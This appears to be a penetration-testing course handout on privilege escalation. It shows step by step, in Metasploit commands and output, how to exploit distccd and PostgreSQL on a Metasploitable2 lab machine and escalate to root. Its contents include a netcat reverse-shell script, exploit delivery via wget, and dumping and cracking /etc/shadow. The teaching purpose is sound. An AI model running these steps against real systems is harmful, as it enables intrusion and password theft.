HO# 2.7: Privilege Escalation

Quick Recap of What we have Covered

Phase 1- Reconnaissance and Information Gathering

The Information gathering phase (reconnaissance) is the initial step in the penetration testing lifecycle. This phase involves collecting as much public information as possible about the organization, systems, networks, applications, and employees to identify potential vulnerabilities and formulate a strategy for further testing. Passive information gathering (reconnaissance) involves collecting data without directly interacting with the target system, reducing the risk of detection. Gathering information from publicly available sources like news outlets, blogs and social media platforms (Twitter, Facebook, LinkedIn) is named as Open-Source Intelligence (OSINT). The techniques used for OSINT are Web Scraping, Google Dorking, and social media profiling. The tools that we have used for this in HO#2.2 were `host`, `nslookup`, `dig`, `whois`, `knockpy`, `netdiscover`, `traceroute`, `whatweb`, `theHarvester`, `sherlock`, `wfw00f`, `Google Dorking`, and the famous `OSINT framework`.

Phase 2- Scanning and Vulnerability Analysis

Scanning and vulnerability analysis is the second phase of penetration testing whose objective is to discover open ports, services, OS, library versions and other information about the target machine/NW. This information is then used to identify potential vulnerabilities, weaknesses, and misconfigurations that can be exploited to gain unauthorized access to the target machine/NW. You can say in this phase we perform Active information gathering, because the tools used in this phase directly interact with the target network, hosts, ports, employees, and so on to collect data. So DONOT perform active network scanning unless you have written permission of the system owner to perform that testing. The tools that we have used for scanning and vulnerability analysis in HO#2.3 and HO#2.4 were `nmap`, `searchsploit`, `nessus`, `OpenVAS`, and `MSF`.

Phase 3- Exploitation and Gaining Access

In this phase, the pentester take the advantage of the identified weaknesses like vulnerable applications and default configurations/credentials running on the target machine to gain unauthorized entry into the target system.

- Exploit known vulnerabilities.
- Exploit default configurations/credentials.
- Launch Brute Force attacks on weak credentials.
- Launch social engineering attacks.
- Launch phishing attacks.

There exist many tools to perform the tasks of this phase like, MSF, Exploit DB, Burp Suite, SQLmap, BeEF (Browser Exploitation Framework), Social Engineering Toolkit, Cobalt Strike and PowerSploit. In HO#2.5, we covered the MSF to exploit and gain initial access on the target system and in HO#2.6, we used tools like `msfvenom` and `veil` to generate our custom payloads.

Phase 4 – Privilege Escalation

Dear students, after gaining initial access to the target machine, the next $100 question is what we are going to do now? There are lots and lots of options depending on what we are up to. For example:

- **Look at Files:** What files and programs are there on the target machine. Maybe we could find saved passwords or other important organizational data lying on that machine. We could download files from that machine. We could upload files or other payloads on the target machine.

- **Steal and Crack Passwords:** We could try to extract saved passwords from browsers that the user has saved inside the browser while visiting different websites or may be online accounts like PayPal.

- **Control the Network:** We can try to gain access to the entire network using the target machine. May be in a company's network you get access to one machine, but it does not house the information you are looking for. May be some important files are on some other machines in the same network. In that case you would like to hack the other machine from the machine that you have already hacked. It is always easy to hack a machine from another machine that is there on the same network. You can also launch man-in-the middle attack and so on.

- **Install Key Loggers:** It is also possible that we can run keylogger on the machine that we have access to get what all the user type while accessing his/her social media accounts.

The problem in performing above tasks, is you need to have root or administrative privileges on the target machine. But you may find that your session on the target machine has only limited user rights. This severely limits the actions that you can perform on the remote systems such as dumping passwords, manipulating registry, and installing backdoors or keyloggers. So, **Privilege Escalation** is a critical phase in penetration testing where the tester attempts to gain elevated access rights beyond initial compromises.

Privilege Escalation Techniques

Once an attacker gains **initial access** using the Metasploit Framework, they often attempt to escalate privileges to gain greater control over the system. Privilege escalation techniques can be classified into two main categories: *vertical privilege escalation* (gaining higher-level privileges like root or admin) and *horizontal privilege escalation* (gaining access to another user's account).

Common Privilege Escalation Techniques:

- **Password Hash Dumping:** Once an attacker gains access, they can dump password hashes from the system and attempt to crack them offline or reuse them. Attackers may look for files like `/etc/passwd` or `/etc/shadow` on Linux systems that are incorrectly configured. Some tools that we can use for such tasks are `hashdump, hashcat, John the Ripper, Cain and Abel`.
- **SUID/SGID Exploits in Linux:** Exploiting binaries with the SUID or SGID bit set, that allows you to execute those binaries with elevated privileges. Some examples are:
    - Linux Kernel Capabilities: Exploiting SUID binaries to escalate privileges on Linux systems.
    - CVE-2021-4034 (PwnKit): A widely used SUID binary in Linux that can be exploited to escalate to root privileges. The vulnerability resides in `/usr/bin/pkexec`, a command-line utility that allows authorized users to execute commands as another user, typically with elevated privileges.
- **Exploiting Misconfigured Services**: Misconfigured services or processes running with elevated privileges may allow attackers to execute code with higher privileges. Some examples are:
    - Sudo Exploit (CVE-2019-14287): Exploiting misconfigurations in the `sudo` command (like CVE-2019-14287) to execute commands as a superuser. CVE-2019-14287 vulnerability exists in `sudo` versions prior to 1.8.28. The issue is triggered when the ALL keyword is specified in the `Runas` specification of the `sudoers` configuration file. The vulnerability is due to improper handling of the user ID `-1` or `4294967295`, the unsigned equivalent of `-1`. When `-1` is used as the user ID, it is internally interpreted by `sudo` as "run as root", even if the `sudoers` file specifies restrictions on. Which users a command can be run as.
    - Cron Jobs/Task Scheduler: Exploiting scheduled tasks that run with higher privileges, allowing an attacker to inject malicious scripts.
- **Exploiting Kernel Vulnerabilities**: Attackers can exploit vulnerabilities in the operating system's kernel to gain system-level or root privileges. Some Metasploit examples are:
    - Dirty COW (CVE-2016-5195): A race condition in the Linux kernel that allows attackers to write to read-only memory using Copy-On-Write semantics.
    - MS13-053 (CVE-2013-3660): Windows kernel vulnerability that allows local privilege escalation.

MSF Post Module:

In Metasploit Framework (MSF), the scripts inside the post module are designed for performing actions on a target machine after successful initial exploitation. All the post-exploitation scripts allow an attacker to extend their control (horizontally or vertically) and further explore the compromised network. These modules are stored in the `post/` directory which further contains sub-directories like `windows`, `linux`, `osx`, `solaris`, `android` and so on, and further containing subdirectories like `gather`, `recon`, `escalate`, `manage` and so on. For example,

- The **`gather`** directory includes modules focused on collecting data from the target system. Some example scripts are `hashdump` (to extract password hashes from the Windows SAM database), `enum_system` (to retrieve system information, including OS version, hostname and user information), `enum_configs` (to collect configuration information on the compromised machine).
- The **`escalate`** directory contains modules designed for privilege escalation. These modules attempt to elevate the user's privileges on the target system to gain root or administrator access allowing deeper control over the system. Some example scripts are `getsystem` (attempts to elevate privileges on Windows machine), `get_root` (attempts various methods to escalate privileges on a Linux system, often by targeting misconfigurations or known vulnerabilities).
- The **`multi`** directory contains post-exploitation modules that are designed to work across multiple OSs including Windows, Linux, macOS and Android. Some example scripts are `shell_to_meterpreter` (attempts to open a `meterpreter` session from a simple shell session).

Escalating Privileges after Exploiting **distcc** on M2

Metasploitable2 contains a vulnerable service called `distccd` running on port 3632, which is used to speed up compilation by taking advantage of unused processing power on other computers in the NW. A machine with `distcc` installed can send code to be compiled across the network to a computer which has the `distccd` daemon and a compatible compiler installed. Unfortunately, this version of the program allows a remote attacker to execute arbitrary commands on the server. `CVE 2004-2687` and `CVE 2009-1185`

We will do the privilege escalation using the following steps:

I. First, we will exploit the vulnerable `distcc` daemon and get a reverse shell as a regular user.
II. We will use the `post/multi/manage/shell_to_meterpreter.rb` script to get a `meterpreter` session as a regular user.
III. We will use the `exploit_suggester` to choose an appropriate exploit for privilege escalation.
IV. Finally, we will run the selected exploit that ultimately gives us a `meterpreter` session with root privileges ☺

Step 1: Get a Session on the Target Machine:


- Scan for the `distccd` service running on Metasploitable2 machine
  msf6> `nmap -sV -p 3000-4000 <ip of M2>`

```
msf6 > nmap -sV -p 3000-5000 192.168.8.110
[*] exec: nmap -sV -p 3000-5000 192.168.8.110

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 09:48 EDT
Nmap scan report for 192.168.8.110
Host is up (0.00050s latency).
Not shown: 1999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
3306/tcp open  mysql?
3632/tcp open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
MAC Address: 08:00:27:00:B5:61 (Oracle VirtualBox virtual NIC)
```


- Use the search command to look for appropriate exploit
  msf6> `search distccd`

```
msf6 > search distccd

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec     2002-02-01       excellent  Yes    DistCC Daemon Command Execution
```


```
msf6> use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/revere_bash
msf6 exploit(unix/misc/distcc_exec)> show options
```




```
msf6 exploit(unix/misc/distcc_exec)> set RHOSTS <IP of M2>
msf6 exploit(unix/misc/distcc_exec)> show payloads
```




```
msf6 exploit(unix/misc/distcc_exec)> set payload cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec)> run
```



- Once you run the exploit, you get a bind shell, however, you have logged in to the target machine as a regular user named `daemon`. Next task is to upgrade to a `meterpreter` session. For this we will use Metasploit's local exploit suggester. While still in the basic command shell, press Ctrl-Z to background the session. We are now dropped back to the main Metasploit prompt.

- **Step 2: Upgrade to Meterpreter**
- We are now dropped back to the main Metasploit prompt, and we can verify any sessions we have running in the background with the **sessions** command:
  msf6 exploit(unix/misc/distcc_exec)> `sessions`

```
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.8.115:37405 → 192.168.8.110:4444 (192.168.8.110)

msf6 exploit(unix/misc/distcc_exec) >
```

- The easiest way to upgrade a regular shell to a Meterpreter session is to use the **-u flag** followed by the session number to upgrade. This will execute the `post/multi/manage/shell_to_meterpreter` and as a result you will get a new `meterpreter` session:
  msf6 exploit(unix/misc/distcc_exec)> `sessions -u 1`

- We can see the post module `shell_to_meterpreter` ran and a new session is opened. We can again verify this with the **sessions** command. You can see in the screen shot below there are two sessions now from Kali to our target machine:
  msf6 exploit(unix/misc/distcc_exec)> `sessions`

```
msf6 exploit(unix/misc/distcc_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.8.115:4433
[*] Sending stage (1017704 bytes) to 192.168.8.110
[*] Meterpreter session 2 opened (192.168.8.115:4433 → 192.168.8.110:60430) at 2024-09-27 05:50:07 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
===============

  Id  Name  Type                 Information                        Connection
  --  ----  ----                 -----------                        ----------
  1         shell cmd/unix                                          192.168.8.115:37405 → 192.168.8.110:4444 (192.168.8.110)
  2         meterpreter x86/linux  daemon @ metasploitable.localdomain  192.168.8.115:4433 → 192.168.8.110:60430 (192.168.8.110)

msf6 exploit(unix/misc/distcc_exec) >
```

- And we can interact with our new Meterpreter session using the **-i** flag on the desired session:
  msf6 exploit(unix/misc/distcc_exec)> `sessions -i 2`

```
msf6 exploit(unix/misc/distcc_exec) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: daemon
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

- While still in the `meterpreter` shell, press Ctrl-Z to background this session to drop back to the main Metasploit prompt.

Step 3: Run Exploit Suggester

- So now we have two background sessions with M2, one is the basic shell and the other is the `meterpreter` session, both as daemon user. We are on the main prompt, now to load the local exploit suggester use the following command:

```
msf6 exploit(unix/misc/distcc_exec)> use post/multi/recon/local_exploit_suggester
```

- When we take a look at the options, we only need to specify the session we want to run this on, i.e., the `meterpreter` session which is 2:

```
msf6 post(multi/recon/local_exploit_suggester)> show options
msf6 post(multi/recon/local_exploit_suggester)> sessions
msf6 post(multi/recon/local_exploit_suggester)> set session 2
msf6 post(multi/recon/local_exploit_suggester)> run
```

```
msf6 exploit(unix/misc/distcc_exec) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION => 2
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.8.110 - Collecting local exploits for x86/linux...
[*] 192.168.8.110 - 196 exploit checks are being tried...
[+] 192.168.8.110 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.8.110 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.8.110 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.8.110 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validat
[+] 192.168.8.110 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.8.110 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.8.110 - Valid modules for session 2:
============================

 #   Name                                                  Potentially Vulnerable?  Check Result
 -   ----                                                  -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears
```

- We can see the module checks a number of local exploits and returns a few that seem viable ☺

Step 4: Run the Exploit and get Root Privileges

- The final thing we need to do is use one of these exploits to get root on the system. We'll try the first one that was suggested to us. This exploit takes advantage of a vulnerability in the `glibc` dynamic linker, in which the `LD_AUDIT` environmental variable allows loading of a SUID object that ultimately runs with root privileges.

```
msf6 post(multi/recon/local_exploit_suggester)> use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc)> show options
```

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.8.115    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- Set the session just like before:

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc)> sessions
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc)> set SESSION 2
```

- The default payload is x64, since our M2 is of 32 bit so we need to change to payload:

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc)> set payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc)> set LHOST <IP of Kali>
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc)> run
```

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.8.115:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.LlaxiS' (1279 bytes) ...
[*] Writing '/tmp/.hnmN1C' (276 bytes) ...
[*] Writing '/tmp/.bTrdVcE2aX' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.8.110
[*] Meterpreter session 3 opened (192.168.8.115:4444 → 192.168.8.110:58507) at

meterpreter > getuid
Server username: root
meterpreter > shell
Process 5039 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=1(daemon)
```

Escalating Privileges after Exploiting `postgresql` on M2


PostgreSQL also known as Postgres, is a free and open-source relational database management system emphasizing extensibility and SQL compliance. In Metasploitable2, there exist a vulnerable version of `postgresql 8.3.0` running on port 5432. Unfortunately, this version of the program allows a remote attacker to execute arbitrary commands on the server. `CVE 2004-2687` and `CVE 2009-1185`

We will do the privilege escalation using the following steps:

I. First, we will exploit the vulnerable `postgresql` daemon and get the `meterpreter` session as user `postgres` having limited user access.
II. We will enumerate and look at the Kernel version or other s/w packages running on victim machine to find another exploit to run that will escalate our privileges or create a new session with elevated privileges.
III. Finally, we will run the selected exploit that ultimately runs the `meterpreter` with root privileges.

Step 1: Get a Session on the Target Machine:

```
msf6> nmap -sV <ip of M2> -p 3000-4000
msf6> search postgresql
```




```
msf6> use exploit/linux/postgres/postgres_payload
msf6 exploit(linux/postgres/postgres_payload)> show options
msf6 exploit(linux/postgres/postgres_payload)> set RHOSTS <IP of M2>
msf6 exploit(linux/postgres/postgres_payload)> set LHOST <IP of Kali>
msf6 exploit(linux/postgres/postgres_payload)> run
```

If you check `getuid`, you will see you are a regular user `postgres` and not root ☹
You can run **exploit suggester** and use one of the recommended exploits to become root. But this time let me use another technique.

Step 2: Search for an exploit for Privilege Escalation

- In order to find ways to elevate privileges, we need to do more enumeration on the victim machine. For this we need to check
  - The running processes on the victim machine.
  - The kernel version of the victim machine.
  - Other software packages that are installed on the victim machine.
- From the established `meterpreter` sessions and on it using the command `sysinfo`, we have seen that the victim machine is running Ubuntu 8.04 (Linux 2.6.24-16-server)
- Now on our Kali Linux machine, let us use `searchsploit` to locate exploits (inside Exploit DB) that have the string `privilege`. To shrink the available options, I have `grep` the appropriate kernel version running on Metasploitable2 machine, i.e., "Kernel 2.6"
  `# searchsploit privilege | grep "Kernel 2.6"`

```
┌──(root㉿kali)-[~]
└─# searchsploit privilege | grep "Kernel 2.6"
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation ( | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)  | linux/local/8572.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_appe | linux_x86/local/9542.c
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Escalation (1)                       | linux/local/33321.c
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege Escalation                        | linux/local/40812.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'logrotate prctl()' Local Privilege Escalation             | linux/local/2031.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (1)               | linux/local/2004.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (2)               | linux/local/2005.c
```

- Let us try the `linux/local/8572.c` payload. First, we need to get the absolute path of this file:
  `# locate linux/local/8572.c`

```
┌──(root㉿kali)-[~]
└─# locate linux/local/8572.c
/usr/share/exploitdb/exploits/linux/local/8572.c
```

- Let us view the contents of the file and read its usage:
  `# less /usr/share/exploitdb/exploits/linux/local/8572.c`

```
 * Usage:
 *
 *   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 *   usually is the udevd PID minus 1) as argv[1].
 *
 *   The exploit will execute /tmp/run as root so throw whatever payload you
 *   want in there.
 */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
```

- When this exploit runs, it is going to execute a file called `run` that should be there in the `/tmp/` directory. So, we need to create a script (that will create a reverse shell) with the name of `run` that will access a listener process running on Kali Linux machine from Metasploitable2 at port 5555. DONOT forget to mention the current IP of Kali
  `# vim run`


```
#! /bin/bash
nc <IP of Kali> 5555 -e /bin/bash
```


Step 3: Copy the Exploit and Payload on Metasploitable2

- Next step is to copy the exploit `8572.c` and the script `run` to the Metasploitable2 machine in the `/tmp` directory. We can do this via some social engineering technique. But now let us use the Apache server running on Kali Linux and copy these two files in the `/var/www/html/` directory and later will use the `wget` command from the Metasploitable2 machine to copy them in the `/tmp/` directory of Metasploitable2. (Do ensure that Apache2 Web service is running on Kali) ☺


```
# cp 8572.c run /var/www/html
# systemctl start apache2
# systemctl status apache2
```

- Now we need to start a shell on the `meterpreter` session and use **`wget`** command to get the two files `8572.c` and `run` in the `/tmp/` directory of Metasploitable2. This is shown in the following screenshots:





- Let us confirm whether the two files are there in the `/tmp/` directory of Metasploitable2:



- Now we need to compile the **`8572.c`** file, to create it's executable on M2 machine. This can be done using the shell that exist on M2

```
gcc 8572.c -o exploit
```

Step 4: Run the Exploit on Metasploitable2

- Before you run the exploit on M2, first run a listener process on Kali Linux
  `# nc -lvp 5555`

```
┌──(root㉿kali)-[/var/www/html]
└─# nc -lvp 5555
Listening on 0.0.0.0 5555
```

- Now using the shell of M2, we need to run the compiled executable named `exploit` as mentioned in the usage of `8572.c` file. But before that we need to get the process ID for the netlink socket using the following command:
  `cat /proc/net/netlink`
- Now we need to run the executable file `exploit` (`8572.c`) using the following command:
  `./exploit <PID>`

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
f7c50200 0   0      00000000 0        0        00000000 2
df80fc00 4   0      00000000 0        0        00000000 2
f7fcd200 7   0      00000000 0        0        00000000 2
f7d23600 9   0      00000000 0        0        00000000 2
f7d03800 10  0      00000000 0        0        00000000 2
f7c50600 15  0      00000000 0        0        00000000 2
df9da400 15  2422   00000001 0        0        00000000 2
f7d09200 16  0      00000000 0        0        00000000 2
df821000 18  0      00000000 0        0        00000000 2
./exploit 2422
```

- When we run the exploit as shown above, it will connect to the listener running at port 5555 on our Kali Linux machine and we get a root shell as shown below ☺

```
┌──(root㉿kali)-[/var/www/html]
└─# nc -lvp 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.8.110 50231
id
uid=0(root) gid=0(root)
```

Post Exploitation Tasks on M2

Use `john` to find weak passwords from their hashes

- Now we have successfully got the root shell of Metasploitable2 machine on our Kali Linux machine. We can now use `cat` command to view the contents of `/etc/passwd` and `/etc/shadow` files and can select their contents and paste them in two files on our Kali machine with the names of `passwd.txt` and `shadow.txt`.
- Now we can use the Linux `unshadow` command, that is passed two file names, one containing the contents of `/etc/passwd` file and the other containing the contents of `/etc/shadow` file. It will combine the two files so that John can use them.
